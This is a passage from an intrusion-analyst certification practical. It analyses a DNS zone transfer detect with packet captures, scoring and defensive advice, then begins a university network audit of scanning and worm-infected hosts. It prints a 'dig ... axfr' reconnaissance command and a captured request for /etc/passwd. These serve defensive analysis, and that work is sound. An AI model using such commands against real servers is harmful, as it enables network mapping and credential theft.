section, and not in a static location. In addition, due to the lack of a standard location for this pattern to appear it does open the possibility of false positives (although fairly low).

3. Probability the Source Address was Spoofed

The probability for this address being spoofed is low. Due to the nature of the attack (described in more detail in "3.4.Description of Attack") the attacker would be looking for a response from this packet.

During the particular session in question, a three-way handshake was established:

```
CMD>> tcpdump -n -X -vvv -r 2003.12.15.7 host 10.10.10.141 and host
172.20.11.2 and port 53 and port 33982
```

OUTPUT>>

```
13:09:01.125326 10.10.10.141.33982 > 172.20.11.2.53: S [tcp sum ok]
3310984310:3310984310(0) win 5840 <mss 1460,sackOK,
timestamp 47060 0,nop,wscale 0> (DF) (ttl 64, id 11170, len 60)
0x0000 4500 003c 2ba2 4000 4006 436d 0a0a 0a8d E..<+.@.@.Cm....
0x0010 ac14 0b02 84be 0035 c559 9c76 0000 0000 .....5.Y.v....
0x0020 a002 16d0 c6f1 0000 0204 05b4 0402 080a .....
0x0030 0000 b7d4 0000 0000 0103 0300 .....
13:09:01.137330 172.20.11.2.53 > 10.10.10.141.33982: S [tcp sum ok]
4185402265:4185402265(0) ack 3310984311 win 5792 <mss 1460,sackOK,
timestamp 5039823 47060,nop,wscale 0> (DF) (ttl 62, id 0, len 60)
0x0000 4500 003c 0000 4000 3e06 710f ac14 0b02 E..<...@.>.q.....
0x0010 0a0a 0a8d 0035 84be f978 2b99 c559 9c77 .....5...x+..Y.w
0x0020 a012 16a0 bae2 0000 0204 05b4 0402 080a .....
0x0030 004c e6cf 0000 b7d4 0103 0300 .....
13:09:01.137440 10.10.10.141.33982 > 172.20.11.2.53: . [tcp sum ok]
1:1(0) ack 1 win 5840 <nop,nop,timestamp 47061 5039823> (DF)
(ttl 64, id 11171, len 52)
0x0000 4500 0034 2ba3 4000 4006 4374 0a0a 0a8d E..4+.@.@.Ct....
0x0010 ac14 0b02 84be 0035 c559 9c77 f978 2b9a .....5.Y.w.x+.
0x0020 8010 16d0 e976 0000 0101 080a 0000 b7d5 .....v.....
0x0030 004c e6cf .....L..
...SNIP...
```

*** Please note in the ACK from 10.10.10.141, the ack number is reported as "1" and the sequence is reported as "1:1". Looking directly at the hex data, it shows the correct acknowledgment number.

```
Sequence Number: c559 9c77 = 3310984311
Acknowledgement: f978 2b9a = 4185402266
```

This is due to tcpdump outputting relative sequence numbers. This can be disabled with the "-S" command line argument above to output absolute sequence numbers.

4. Description of Attack

This is an exposure of information, which may provide an attacker with valuable information regarding the targeted network. A DNS Zone Transfer can occur via UDP or TCP, and is considered a valid request. This allows the transfer of information to a secondary DNS server within the network. While this is considered valid traffic, it provides potential attackers the ability to download an entire map of the network. Valuable clues and information can be gathered such as IP addresses, and host names. By their very nature, hostnames exist to facilitate more logical and easier to remember text names for systems, rather than cryptic numbers. Examples could include: firewall-1, router, web1.server.com, db.myhost.com, ns1.mydomain.com. This information could provide easy identification of perimeter devices, server purposes and types -- minimizing the amount of probing required to map the network for a subsequent attack. Attackers could also use this information to launch a targeted attack to poison the DNS information, and redirect users to an attacker's system, rather than the intended one.

The CVE id for this exploit is: [CAN-1999-0532](#)

5. Attack Mechanism

According to whitehats.com's database entry for this particular intrusion, initiating a zone transfer from the command line is as simple as:

```
CMD>> dig @ns.attacked.net axfr attacked.net
```

Below is the packet captures from the session which generated the snort alert.

```
CMD>> tcpdump -n -X -vvv -r 2003.12.15.7 host 10.10.10.141 and host 172.20.11.2 and port 53 and port 33982
```

OUTPUT>>

```
...SNIP...
13:09:01.137584 10.10.10.141.33982 > 172.20.11.2.53: P [tcp sum ok]
1:28(27) ack 1 win 5840 <nop,nop,timestamp 47061 5039823>
26803 AXFR? isp.net. (25) (DF) (ttl 64, id 11172, len 79)
0x0000      4500 004f 2ba4 4000 4006 4358 0a0a 0a8d  E..O+.@.CX....
0x0010      ac14 0b02 84be 0035 c559 9c77 f978 2b9a  .....5.Y.w.x+.
0x0020      8018 16d0 a3c9 0000 0101 080a 0000 b7d5  .....
0x0030      004c e6cf 0019 68b3 0000 0001 0000 0000  .L....h.....
0x0040      0000 0369 7370 036e 6574 0000 fc00 01    ...isp.net.....
```

As described in the alert explanation, the attacker first sends a zone transfer request.

```
13:09:01.180204 172.20.11.2.53 > 10.10.10.141.33982: . [tcp sum ok]
ack 28 win 5792 <nop,nop,timestamp 5039824 47061>
(DF) (ttl 62, id 52554, len 52)
0x0000      4500 0034 cd4a 4000 3e06 a3cc ac14 0b02  E..4.J@.>.....
0x0010      0a0a 0a8d 0035 84be f978 2b9a c559 9c92  .....5...x+..Y..
0x0020      8010 16a0 e98a 0000 0101 080a 004c e6d0  .....L..
0x0030      0000 b7d5                                ....
```

The DNS server acknowledges receipt of the request.

```
13:09:01.282686 172.20.11.2.53 > 10.10.10.141.33982: . 1:1449(1448) ack 28
win 5792
<nop,nop,timestamp 5039837 47061> 26803* 253/0/0 isp.net.[|domain]
(DF) (ttl 62, id 52555, len 1500)
0x0000      4500 05dc cd4b 4000 3e06 9e23 ac14 0b02  E....K@.>...#....
0x0010      0a0a 0a8d 0035 84be f978 2b9a c559 9c92  ....5...x+..Y..
0x0020      8010 16a0 fad5 0000 0101 080a 004c e6dd  .....L...
0x0030      0000 b7d5 1d42 68b3 8480 0001 00fd 0000  ....Bh.....
0x0040      0000 0369 7370 036e 6574 0000 fc00 01c0  ...isp.net.....
0x0050      0c00                                     ..
```

We see above the DNS response of "26803* 253/0/0 isp.net.[|domain]"

The number 26803 is the DNS query identification number, followed by '*' which signifies an authoritative response (a response directly from the owner of the records). If you look at the first datagram in this section you will see the original query number which appears in the string "26803 AXFR? isp.net."

The "253/0/0" tells us that 253 records were found. (The first number in the response notation shows that there were 253 answer records, 0 authoritative server records, and 0 additional records)

The "[|domain]" entry is most likely due to truncation of the data (small snaplen size). The total length of the packet is reported as 1500 bytes (05dc), but only 82 bytes were captured.

```
13:09:01.282863 10.10.10.141.33982 > 172.20.11.2.53: . [tcp sum ok]
ack 1449 win 8688 <nop,nop,timestamp 47076 5039837>
(DF) (ttl 64, id 11173, len 52)
0x0000      4500 0034 2ba5 4000 4006 4372 0a0a 0a8d  E..4+.@.@.Cr....
0x0010      ac14 0b02 84be 0035 c559 9c92 f978 3142  ....5.Y...x1B
0x0020      8010 21f0 d876 0000 0101 080a 0000 b7e4  ..!..v.....
0x0030      004c e6dd                                     .L...
...SNIP...
```

The attacker acknowledges receipt of the information, and we assume now has the map of the network.

6. Correlations and References

IDS212 "DNS-ZONE-TRANSFER", Whitehats.com

<http://www.whitehats.com/info/IDS212>

ICAT Metabase, DNS Zone Transfer

<http://icat.nist.gov/icat.cfm?cvename=CAN-1999-0532>

GIAC Certified Intrusion Analyst Practical

Part 2 – Network Detects

ISS X-Force Database dns-zonexfer (212)

<http://xforce.iss.net/xforce/xfdb/212>

"DNS zone transfer", Internet Security Systems

http://www.iss.net/security_center/advice/Intrusions/2000401/default.htm

Improving the rule IDS212 MISC DNS Zone Transfer, James Hoagland

<http://www.geocrawler.com/archives/3/4890/2000/8/0/4258922/>

tcpdump man page (Command: 'man tcpdump' in Linux)

http://www.tcpdump.org/tcpdump_man.html

This exploit was reported in two GCIA practical assignments:

Fun with Intrusion Detection, Samuel C. Adams

http://www.giac.org/practical/GCIA/Samuel_Adams_GCIA.pdf

LOGS: GIAC GCIA Version 3.3 Practical Detect #3, Unknown GCIA Candidate

<http://cert.uni-stuttgart.de/archive/intrusions/2002/10/msg00325>

7. Evidence of Active Targeting

The attacker seems to be specifically targeting the DNS service on this server. The attacker has also been scanning the entire subnet, and attempting other exploits on this particular server. A quick scan of traffic between these two systems revealed at least one attempt to obtain the passwd file from the host, which shows that the attacker is seeking to gain access to the system. A remark is also warranted to note that the attacker did not actively scan the subnet for other DNS servers, so this system seems to be specifically targeted.

Example packet (note request for /etc/passwd):

0000	00	50	56	40	00	6d	00	d0	59	c6	5e	14	08	00	45	00	.PV@.m.Đ YÆ^...E.
0010	00	32	c2	5a	40	00	40	11	ac	b3	0a	0a	0a	8d	ac	14	.2ÂZ@.@. ¬³....¬.
0020	0b	02	80	94	00	45	00	1e	21	0f	00	01	2e	2e	2f	65E.. !...../e
0030	74	63	2f	70	61	73	73	77	64	00	6f	63	74	65	74	00	tc/passw d.octet.

8. Severity

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Criticality:

-- 5 --

While not an attack directly on the DNS server, which should receive the highest rating, the assets which are likely to appear in the DNS information would potentially expose servers and perimeter devices such as routers and firewalls. The high rating is warranted due to the potential exposure of all high value assets.

Lethality: -- 2 --

This is a confidentiality compromise. The attack itself does not affect the operability of the server; however, the information gleaned can be used to launch more targeted attacks on other systems within the network.

System Countermeasures: -- 4 --

This system appears to have had some consideration as to the configuration. Ports on the system seem to be limited to DNS and SSH services.

Network Countermeasures: -- 1 --

There does not appear to be any adequate filtering on this network. It is obvious from some of the other traffic from the attacker, there is no relationship which should allow a DNS zone transfer with this IP. As described in the "3.5.Attack Mechanism" section, the request was made, a response was sent, and the response was acknowledged.

Severity: -- 2 --

Severity = (5+2) - (4+1) = 2

9. Defensive Recommendations

As mentioned in the "Network Countermeasures" section, the filtering appears to be lacking on the network. The zone transfer was received, sent and acknowledged by the attacker. Egress filtering could have prevented this information from leaving the network. A more restrictive approach would be to block inbound traffic to port 53. This could affect operations if the DNS serves a purpose outside the subnet.

It might be worth considering an internal DNS with information on the internal network, while having a separate DNS with less revealing information which is accessible beyond the firewall. If information regarding the internal network is necessary, obfuscate the hostnames such that the host's purpose is not apparent to an attacker through the hostname, but is still functional to the users. Also consider limiting access to zone transfers (or access period) to only those outside hosts which need access to DNS.

10. Multiple Choice Question

Question: In order to block any DNS queries from outside the network, your firewall should block incoming traffic to port 53 for the following protocols:

- A. TCP Only
- B. UDP Only
- C. TCP and UDP
- D. TCP, UDP and ICMP
- E. None of the above.

Answer:

C. - The keyword here is "any." If TCP was the only protocol blocked, the attacker could still query using UDP. The problem here is that UDP has a maximum payload

size of 512 bytes. If this is met, then the DNS would want to switch to TCP to send the complete reply. This means that large requests, such as zone transfers would be stopped, but smaller requests would be allowed. So TCP and UDP should be blocked if the goal is to block any and all queries. ICMP is not an issue in this scenario, and was thrown in for dramatic effect.

11. Feedback and Responses to Detect #3

Questions from the intrusions@incidents.org list.

All three detects were submitted. The only replies were to detect 3, and the links to the this post as well as the replies, are included.

LOGS: GIAC GCIA Version 3.4 Practical Detect Chris Compton (#3)

<http://cert.uni-stuttgart.de/archive/intrusions/2004/02/msg00067.html>

Reply: <http://cert.uni-stuttgart.de/archive/intrusions/2004/02/msg00078.html>

Reply: <http://cert.uni-stuttgart.de/archive/intrusions/2004/02/msg00117.html>

In response to a question by Donald Smith on the intrusions list: "...can you come up with a reason to spoof when doing zone transfers?" There is a possibility that an attacker would attempt to spoof the address of a secondary name server in this type of attack, to hide their tracks, if the attacker had a sniffer or compromised system on the network where the response could be intercepted. It is also plausible to simply spoof an IP address to divert attention, for the same reasons. An attacker could also attempt to spoof an IP address using source routing, and have the packets routed to the intercepting system.

Another question from Donald Smith, asked whether anything could be done on the host level to prevent zone transfers from unknown sources. This is possible through configuration of the DNS server. The GCIA practical by Samuel C. Adams, covers configuration in great detail for controlling DNS zone transfers on Windows NT/2000 and BIND. http://www.giac.org/practical/GCIA/Samuel_Adams_GCIA.pdf

In response to a question, again from Donald Smith regarding a p0f fingerprint of the attacker, the result for the transfer query shows that this is a Linux system. I would also venture to say that the p0f statement of a distance of 0 (because of the ttl of 64) in the Linux ID is suspicious, and is probably done on purpose by the attacker to confuse the trail. The ttl for every single packet related to the 10.10.10.141 host in the referenced tcpdump file is always 64.

```
CMD>> p0f -s 2003.12.15.7
```

OUTPUT>>

```
...SNIP...
10.10.10.141:33982 - Linux 2.4/2.6 (up: 0 hrs)
  -> 172.20.11.2:53 (distance 0, link: ethernet/modem)
...SNIP...
```

I did notice an anomaly in the response from p0f, that got the best of my curiosity, and I just couldn't let go. I used a slightly different command in order to get all the questionable output. I also included captures of some of the packets in tcpdump. From the p0f README file (<http://www.stearns.org/p0f/README>), the format of the output for the unknown signatures are:

```
# Format:
# www:ttt:mmm:D:W:S:N:OS Description
# www - window size
# ttt - time to live
# mmm - maximum segment size
# D - don't fragment flag (0=unset, 1=set)
# W - window scaling (-1=not present, other=value)
# S - sackOK flag (0=unset, 1=set)
# N - nop flag (0=unset, 1=set)
# I - declared packet size (-1 = irrelevant)
```

See below for the output. Basically what the output is telling us is that the attacker is altering values, such as the window size, ttl, and segment size are being changed. This tells us the attacker is crafting packets, especially since we see duplicate id's and sequence numbers in packets to different ports in the tcpdump data. For the purposes of the detect at hand though, it appears that the packets sent in the zone transfer were due to an actual connection. When I saw the packets with the Loose Source Routing notation, it did concern me, and upon looking again at the zone transfer detect, I'm comfortable with the assessment that it was a direct connection, although this would appear to be someone to pay attention to in the future.

Output data:

```
CMD>> p0f -s 2003.12.15.7 "host 10.10.10.141" | grep "UNKNOWN" -A 1
```

OUTPUT>>

```
...SNIP...
10.10.10.141:34950 - UNKNOWN [8:64:0:40:....:??]
-> 172.20.11.2:139 (link: unspecified)
--
10.10.10.141:1500 - UNKNOWN [8192:64:0:40:....:??]
-> 172.20.11.2:22 (link: unspecified)
10.10.10.141:1500 - UNKNOWN [0:64:0:40:....:??]
-> 172.20.11.2:22 (link: unspecified)
--
10.10.10.141:10003 - UNKNOWN [4096:255:0:40:....:??]
-> 172.20.11.2:22 (link: unspecified)
--
10.10.10.141:17012 - UNKNOWN [512:255:0:40:....:??]
-> 172.20.11.2:0 (link: unspecified)
10.10.10.141:11113 - UNKNOWN [512:255:0:40:....:??]
-> 172.20.11.2:0 (link: unspecified)
10.10.10.141:25218 - UNKNOWN [512:255:0:40:....:??]
-> 172.20.11.2:0 (link: unspecified)
10.10.10.141:45474 - UNKNOWN [512:255:0:40:....:??]
-> 172.20.11.2:0 (link: unspecified)
10.10.10.141:63176 - UNKNOWN [512:255:0:40:....:??]
```

GIAC Certified Intrusion Analyst Practical

Part 2 – Network Detects

```
-> 172.20.11.2:0 (link: unspecified)
10.10.10.141:62917 - UNKNOWN [512:255:0:40:..:?:?]
-> 172.20.11.2:0 (link: unspecified)
--
10.10.10.141:35512 - UNKNOWN [512:64:0:44:..:I:?:?]
-> 172.20.11.2:22 (link: unspecified)
--
10.10.10.141:35512 - UNKNOWN [512:64:0:44:..:I:?:?]
-> 172.20.11.2:22 (link: unspecified)
...SNIP...
```

```
tcpdump -vvv -n -S -r 2003.12.15.7 "src 10.10.10.141 and dst 172.20.11.2 and
dst port 0"
```

```
13:09:22.810167 10.10.10.141.17012 > 172.20.11.2.0: S [tcp sum ok] 3868:3868(0) win
512 (ttl 255, id 47626, len 40)
13:09:22.823380 10.10.10.141.11113 > 172.20.11.2.0: S [tcp sum ok] 3868:3868(0) win
512 (ttl 255, id 47626, len 40)
13:09:22.830291 10.10.10.141.25218 > 172.20.11.2.0: S [tcp sum ok] 3868:3868(0) win
512 (ttl 255, id 47626, len 40)
13:09:22.844382 10.10.10.141.45474 > 172.20.11.2.0: S [tcp sum ok] 3868:3868(0) win
512 (ttl 255, id 47626, len 40)
13:09:22.888869 10.10.10.141.63176 > 172.20.11.2.0: S [tcp sum ok] 3868:3868(0) win
512 (ttl 255, id 47626, len 40)
13:09:22.899069 10.10.10.141.62917 > 172.20.11.2.0: S [tcp sum ok] 3868:3868(0) win
512 (ttl 255, id 47626, len 40)
```

```
tcpdump -vvv -n -S -r 2003.12.15.7 "src 10.10.10.141 and dst 172.20.11.2 and
src port 1500"
```

```
13:08:54.765245 10.10.10.141.1500 > 172.20.11.2.22: S [tcp sum ok]
1228336610:1228336610(0) win 8192 (ttl 64, id 34525, len 40)
13:08:54.791307 10.10.10.141.1500 > 172.20.11.2.22: R [tcp sum ok]
1228336611:1228336611(0) win 0 (DF) (ttl 64, id 0, len 40)
13:08:54.791598 10.10.10.141.1500 > 172.20.11.2.22: R [tcp sum ok]
1228336611:1228336611(0) win 0 (ttl 64, id 34525, len 40)
13:08:54.791825 10.10.10.141.1500 > 172.20.11.2.22: S [tcp sum ok]
966456457:966456457(0) win 0 (ttl 64, id 34525, len 40)
13:08:54.799430 10.10.10.141.1500 > 172.20.11.2.22: R [tcp sum ok]
966456458:966456458(0) win 0 (DF) (ttl 64, id 0, len 40)
```

```
tcpdump -vvv -n -X -S -r 2003.12.15.7 "src 10.10.10.141 and dst 172.20.11.2
and port 35512"
```

```
13:09:27.593273 10.10.10.141.35512 > 172.20.11.2.22: S [tcp sum ok]
1749503129:1749503129(0) win 512 (ttl 64, id 31113, len 44, optlen=4 LSRR{#} EOL)
0x0000 4600 002c 7989 0000 4006 ad92 0a0a 0a8d F...,y...@.....
0x0010 ac14 0b02 8303 0400 8ab8 0016 6847 4c99 .....hGL.
0x0020 0000 0000 5002 0200 a286 0000 0000 ....P.....
13:09:32.631092 10.10.10.141.35512 > 172.20.11.2.22: S [tcp sum ok]
1749503129:1749503129(0) win 512 (ttl 64, id 31113, len 44, optlen=4 LSRR{#} EOL)
0x0000 4600 002c 7989 0000 4006 ad92 0a0a 0a8d F...,y...@.....
0x0010 ac14 0b02 8303 0400 8ab8 0016 6847 4c99 .....hGL.
0x0020 0000 0000 5002 0200 a286 0000 0000 ....P.....
13:09:37.740989 10.10.10.141.35512 > 172.20.11.2.22: S [tcp sum ok]
1749503129:1749503129(0) win 512 (ttl 64, id 31113, len 44, optlen=4 LSRR{#} EOL)
0x0000 4600 002c 7989 0000 4006 ad92 0a0a 0a8d F...,y...@.....
0x0010 ac14 0b02 8303 0400 8ab8 0016 6847 4c99 .....hGL.
0x0020 0000 0000 5002 0200 a286 0000 0000 ....P.....
```


1. Executive Summary

Managing security for a university is a challenge on many levels. In the many GCIA practical audits that I have read, most try to balance the need for openness on the part of the institution, while maintaining a somewhat secure environment. The university has the requirement of providing education, and with this in mind, it should be first and foremost that university resources be available at all times to facilitate the education of its students.

Security is a balance of three key areas: Confidentiality, Integrity and Availability. For you, on a network level, the most important is the integrity and availability of the resources. With the openness, generally, confidentiality is low (apart from student records), but this does not mean that you should not have restrictions, or low priorities in security on the academic networks. The integrity of your information is essential to the educational operations of the university. The dependence upon computers for daily administration and operations is unquestionable, so availability also rates high as well. The reliance upon the computing resources for education is on a mission critical level, that is, the loss of computing resources have the potential to interrupt your core service: Education. It is for this reason that security is of paramount importance to the university.

With the sheer amounts of alerts and scans within the audited files, the network health seemed grave. However, with analysis, it turns out that a large portion of the alerts are false alarms. In the GCIA practical by Ian Martin, it was noted that P2P file sharing was down, but XDCC (IRC file sharing) was alarmingly high. It looked like this was going to be a worse review, but from the looks of it, file sharing on all levels seems to be coming under some control, although there are still problems. While there are problems, things are improving on the alert front. (<http://www.sans.org/rr/papers/index.php?id=1128>)

Worm infection appears widespread, and is the highest priority for a response. With the vast amount of security flaws being found in the Windows operating system, it is essential to stay on top of updates. Virus management software does not seem to be commonly installed, or if it is, it is not updated regularly enough. The problem is that bulletins are disseminated so rapidly, that a response is often warranted within a 24-48 hour period in order to offer protection. Gaining control of patching and virus monitoring is essential in preventing disruption of the network, and ultimately education. The worm traffic will affect you in some of the following ways:

- Decreased productivity, due to consumed resources
- Increased cost, due to bandwidth consumption
- Increased cost, due to labor to repair infections
- Negative public relations, due to the non-availability of your network

The time to have a university wide anti-virus management program, and patch management program is now! A PR campaign to encourage safe computing, and promote the use of virus programs and possibly personal firewalls would be an excellent

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

tool. Hold seminars in commons areas, have IT security awareness as a part of freshman orientation. Just like the Police often depend on the community to keep the peace, so must you depend on the faculty and students to help you keep the resources secure. No matter how much technical security you have, social engineering is working against you. Make an effort to educate everyone, and have virus protection. Many virus solutions have centralized management panels which allow the control of scanning, reporting and updating from a central location. If this is not an option, teach your users on staying up to date, and make it sound like their lives depend on it.

Your analysts need upgraded intrusion detection systems. I would not be surprised to find “analyst fatigue” due to the overwhelming amount of false alarms. Snort should be upgraded, and detection should be enhanced by consolidating logs from perimeter devices, and other systems into a central location. This would help piece together a less circumstantial analysis of the traffic on the network. A lot of inference goes into these audits. Having packet captures would help provide more definitive answers, and in the event of an incident would provide more solid evidence for prosecution.

You will find more analysis and defensive recommendations as you proceed through the audit. Keep in mind that this audit is based on logs which show “bad” things, so often times, as managers, you will feel beat up for everything that is wrong, while receiving no credit for what is right. The fact that you open up your logs to the security community not only shows your progressive approach to improving your security, but it teaches us all how to better secure our networks. You also educate many an intrusion analyst (I can attest to personally), which shows your true, selfless commitment to education.

In closing, I read a Master’s Thesis from a student at your university, Doug Cress, entitled, “*What About Scanning? Analyzing Scan Data as part of a "Defense in Depth" Solution to the High Bandwidth Intrusion Detection Problem.*” This student informed the reader of the vast IT infrastructure that the university maintains for over 13,000 students. Just to keep the entire ship running, on a day to day basis, warrants commendation. (<http://www.csee.umbc.edu/~cress1/thesis.html>)

With that – we begin.

2. File List

Alert Logs	Scan Logs	OOS Logs
alert.040105	scans.040105	oos_report_040101.txt
alert.040106	scans.040106	oos_report_040102.txt
alert.040107	scans.040107	oos_report_040103.txt
alert.040108	scans.040108	oos_report_040104.txt
alert.040109	scans.040109	oos_report_040105.txt
		oos_report_040106.txt
		oos_report_040107.txt
		oos_report_040108.txt
		oos_report_040109.txt

3. Scanning Traffic

Top Ten External Talkers in Terms of Scanning		
163.22.61.130	[TANET Taiwan Academic Network]	45745
138.89.191.87	pool-138-89-191-87.nwrk.east.verizon.net	37488
130.191.162.114	[San Diego State University]	31025
213.37.78.189	[MADRITEL (ISP) - Madrid, Spain]	30900
68.77.156.170	adsl-68-77-156-170.dsl.emhrii.ameritech.net	29996
211.250.169.55	[Baeseok Elementary School - Seoul, Korea]	29450
66.139.49.49	adsl-66-139-49-49.grind-gear.com	28418
156.26.121.70	[Wichita State University]	28355
200.95.109.108	dsl-200-95-109-108.prod-infinitum.com.mx	28150
67.121.104.220	adsl-67-121-104-220.dsl.irvnca.pacbell.net	27317

Taken from the "scans" files. Scanned the MY.NET network. For hosts within [brackets], see the "Host Interrogation" section for more information.

Top Ten Internal Talkers in Terms of Scanning		
MY.NET.1.3	mynet3.MYNET.edu	3457541
MY.NET.84.164	engr-84-164.pooled.MYNET.edu	3032437
MY.NET.84.194	engr-84-194.pooled.MYNET.edu	2198571
MY.NET.162.92	oneill-1.MYNET.edu	2179667
MY.NET.111.72	cuereims.MYNET.edu	2168993
MY.NET.1.4	MYNET4.MYNET.EDU	1016937
MY.NET.163.107	physics105pc-01.MYNET.edu	813077
MY.NET.153.222	libstkpc93.lib.MYNET.edu	544726
MY.NET.80.149	pplant-80-149.pooled.MYNET.edu	461304
MY.NET.110.72	eds-lin1.engr.MYNET.edu	414881

Taken from the "scans" files. Sources of scans within the MY.NET network.

Looking first to the internal scanners, this is probably the highest threat to the university network as a whole. External scanners will be evaluated through the alert analysis section of the audit. Internal scanners can indicate compromised resources which need to be brought under control, and they can represent unscrupulous users at the university. This could lead to bad publicity through the inappropriate use of university resources, additional cost due to bandwidth use, and degradation of service to the most important part of the network: the users obtaining education. The internal section is also urgent due to the overwhelming traffic noted in the tables as compared to external scanners.

The number one "blowtorch" in terms of emissions, the mynet3.MYNET.edu host is constantly scanning from port 41446 to a wide array of external IP addresses on port 53. Before I give my fairly certain assessment of the situation with this server, I do want to mention an article I found through isc.incidents.org in researching port 53. At the Neohapsis Archives, a message posted by Technical Consultant, Christopher Luther, details a response from Speedera Networks regarding their method of determining network latency. This uses port 53 UDP when ICMP isn't available, and makes me wonder if this isn't a benign problem due to some type of load balancing, or latency checking. Regardless, it is excessive and needs attention.

(<http://archives.neohapsis.com/archives/snort/2002-07/0626.html>)

GIAC Certified Intrusion Analyst Practical


Part 3 – Analyze This, A University Security Audit

I think it is more likely that this system is compromised, and is scanning for systems with vulnerable BIND DNS servers through port 53 UDP. The continual scanning, which doesn't pause through the whole evaluation period is suspicious and causes me to lean toward less benign explanations. I ruled out ADMworm and the Lion worm, since these propagate through port 53 TCP, and I did not see documentation to suggest these UDP. Scanning looks like the log excerpt below:

```
01/05-12:27:43.000000 MY.NET.1.3:41446 -> 216.109.116.17:53 UDP
01/05-12:27:43.000000 MY.NET.1.3:41446 -> 62.242.234.100:53 UDP
01/05-12:27:43.000000 MY.NET.1.3:41446 -> 64.158.176.221:53 UDP
01/05-12:27:43.000000 MY.NET.1.3:41446 -> 64.233.207.2:53 UDP
01/05-12:27:44.000000 MY.NET.1.3:41446 -> 139.223.200.199:53 UDP
01/05-12:27:44.000000 MY.NET.1.3:41446 -> 208.201.249.238:53 UDP
01/05-12:27:44.000000 MY.NET.1.3:41446 -> 211.144.32.7:53 UDP
01/05-12:27:44.000000 MY.NET.1.3:41446 -> 61.172.201.254:53 UDP
```

Could this be someone checking up on the server?

```
01/06-08:57:57.498636 [**] NMAP TCP ping! [**] 65.207.54.194:80 -> MY.NET.1.3:41446
01/09-15:33:55.394539 [**] NMAP TCP ping! [**] 65.207.54.194:80 -> MY.NET.1.3:41446
```

	<p>Take Action!</p> <p>Consider the MY.NET.1.3 system compromised and actively searching for DNS servers to exploit.</p> <p>See the “domain” service section at the CERT Scanning Activity page for a list of vulnerabilities which are driving the active scanning.</p> <p>http://www.cert.org/current/scanning.html</p>
------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

For more information on the ADMworm and the Lion worm:
<http://www.sophos.com/virusinfo/analyses/unixadmworm.html>
<http://www.sophos.com/virusinfo/analyses/linuxlion.html>

The next system in line appears to be compromised at some level, most likely it is under control of an unscrupulous user. This system is also flagged in the “Malicious Software” section for generating 65535 port access alerts. These alerts are actually generated due to a session using this port – but the use could be abnormal. See that section for more information.

```
01/05-21:44:02.000000 MY.NET.84.164:1304 -> 68.43.213.7:1331 UDP
01/05-21:44:03.000000 MY.NET.84.164:1304 -> 134.139.107.90:3219 UDP
01/05-21:44:03.000000 MY.NET.84.164:1304 -> 158.121.124.30:2814 UDP
01/05-21:44:03.000000 MY.NET.84.164:1304 -> 211.107.25.120:2510 UDP
01/05-21:44:03.000000 MY.NET.84.164:1304 -> 24.131.169.229:2518 UDP
```

The next three systems in line, which are not far behind, and exhibit similar levels of scanning, appear to be compromised as well. Outbound port 135 scans could be a sign

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit


of a new phenomena using the RPC facility of Microsoft Windows to distribute spam, which causes the message to pop up in a window on the user's computer.

Since the IP subnet seems to be random between the two hosts, the IP addresses increment by one value, and scanning is constant through the logs, I suspect this is the Blaster worm (or a variant). There was no OOS traffic found for these hosts to make a guess at the operating system, but we are assuming that they are Windows computers, since the RPC infection affects this operating system. If these are not running Windows, they still warrant inspection to find out why they are scanning like this.

```
01/05-15:11:07.000000 MY.NET.84.194:2259 -> 132.186.170.141:135 SYN *****S*
01/05-15:11:07.000000 MY.NET.84.194:2260 -> 132.186.170.142:135 SYN *****S*
01/05-15:11:12.000000 MY.NET.84.194:2301 -> 132.186.170.183:135 SYN *****S*
01/05-15:11:12.000000 MY.NET.84.194:2302 -> 132.186.170.184:135 SYN *****S*
01/05-15:11:12.000000 MY.NET.84.194:2303 -> 132.186.170.185:135 SYN *****S*
```


```
01/05-11:40:31.000000 MY.NET.162.92:3177 -> 176.75.60.31:135 SYN *****S*
01/05-11:40:31.000000 MY.NET.162.92:3178 -> 176.75.60.32:135 SYN *****S*
01/05-11:40:31.000000 MY.NET.162.92:3179 -> 176.75.60.33:135 SYN *****S*
01/05-11:40:31.000000 MY.NET.162.92:3180 -> 176.75.60.34:135 SYN *****S*
01/05-11:40:31.000000 MY.NET.162.92:3181 -> 176.75.60.35:135 SYN *****S*
```

```
01/05-21:55:31.000000 MY.NET.111.72:1129 -> 77.55.30.182:135 SYN *****S*
01/05-21:55:31.000000 MY.NET.111.72:1130 -> 77.55.30.183:135 SYN *****S*
